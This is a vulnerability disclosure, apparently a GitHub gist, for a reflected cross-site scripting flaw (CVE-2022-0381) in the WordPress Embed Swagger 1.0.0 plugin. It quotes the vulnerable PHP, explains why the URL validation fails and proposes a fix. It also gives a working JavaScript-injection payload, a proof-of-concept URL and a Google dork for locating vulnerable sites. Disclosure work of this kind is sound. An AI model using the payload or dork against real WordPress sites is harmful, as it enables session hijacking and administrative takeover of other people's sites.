WP_plugin_Embed-Swagger_XSS_PoC.md

WordPress Plugin Embed Swagger 1.0.0 - Reflected Cross-Site Scripting

Exploit Title	WordPress Plugin Embed Swagger 1.0.0 - Reflected Cross-Site Scripting
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	January 21, 2022
Plugin Link	Embed Swagger
Version	1.0.0 (Latest)
Tested on	Wordpress 5.8.3
Vulnerable File:Line	/wp-content/plugins/embed-swagger/swagger-iframe.php:59
Vulnerable Parameter	url
Proof of Concept	/wp-content/plugins/embed-swagger/swagger-iframe.php?url=xss://"-alert(document.domain)-"
Google Dork	inurl:/wp-content/plugins/embed-swagger
CVE	CVE-2022-0381

Description

The shortcode provided by **Embed Swagger** plugin allows embedding Swagger json/yaml files into WordPress pages and posts. An iframe is used to host the external content, with some styling to mesh it with the host page or post. The external spec is rendered using Swagger UI. During pentest of a client's wordpress site, enumerated that plugin named **Embed Swagger** v1.0.0 is in use. It allowed to import Swagger files from external URLs via **url** parameter and displayed them. Tried XSS via malicious json/yaml file hosted on external server but it was not vulnerable. Downloaded plugin for a code review and found that in file **embed-swagger/swagger-iframe.php**, **url** parameter is reflected back in JavaScript context if input is a valid URL.

swagger-iframe.php

```php
<?php
/**
 * Acts as the page within the iframe, loads the scripts and styles
 from Swagger UI and loads the given spec file.
 *
 * @package Embed_Swagger
 */

$url = $_GET['url'];
$url = filter_var( $url, FILTER_VALIDATE_URL );
?>
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <title>Swagger</title>
```

swagger-iframe.php

```
        <div id="swagger-ui"></div>

        <script src="./public/swagger-ui-bundle.js"></script>
        <script src="./public/swagger-ui-standalone-preset.js"></
        script>
        <script>
            window.onload = function() {
                // Build a system
                const ui = SwaggerUIBundle({
                    url: "<?php echo $url; ?>",
                    dom_id: '#swagger-ui',
                    deepLinking: true,
                    presets: [
                        SwaggerUIBundle.presets.apis,
                        SwaggerUIStandalonePreset
                    ],
                    plugins: [
```

Function `filter_var` with second argument `FILTER_VALIDATE_URL` is used to check if URL is valid. A malicious URL such as `http://example.com/?id="-alert(1)-"` can be passed as input which will get reflected as `url: "http://example.com/?id="-alert(document.domain)-""` in JavaScript context leading to XSS.

Vulnerable Code

Vulerable File: `/wp-content/plugins/embed-swagger/swagger-iframe.php:59`

Vulnerable Code:

```
...
8:      $url = $_GET['url'];
9:      $url = filter_var( $url, FILTER_VALIDATE_URL );
...
59:                                             url: "<?php echo $url; ?>",
...
```

Line 59 prints value of parameter `url` without escaping or encoding it properly.

Fix

Remove `<?php echo $url; ?>` from line 59. There is no need for this since value of `url` parameter is fetched from URL using JavaScript. Or urlencode `$url` on line 59

```
59:                                             url: "",
```

or

```
59:                                             url: "<?php echo urlencode($url); ?>
```


Impact

An attacker can share a crafted URL with victim, which when clicked/visted by victim will allow an attacker to execute malicious JavaScript in victim's browser. If any logged in admin/user is targeted, it can be used to perform administrative tasks which can lead to Remote Code Execution.

Proof of Concept

Payload: `xss://"-alert(document.domain)-"`

PoC: `http://127.0.0.1/wp-content/plugins/embed-swagger/swagger-iframe.php?url=xss://"-alert(document.domain)-"`



sh33lsh00k commented on Jan 26

👍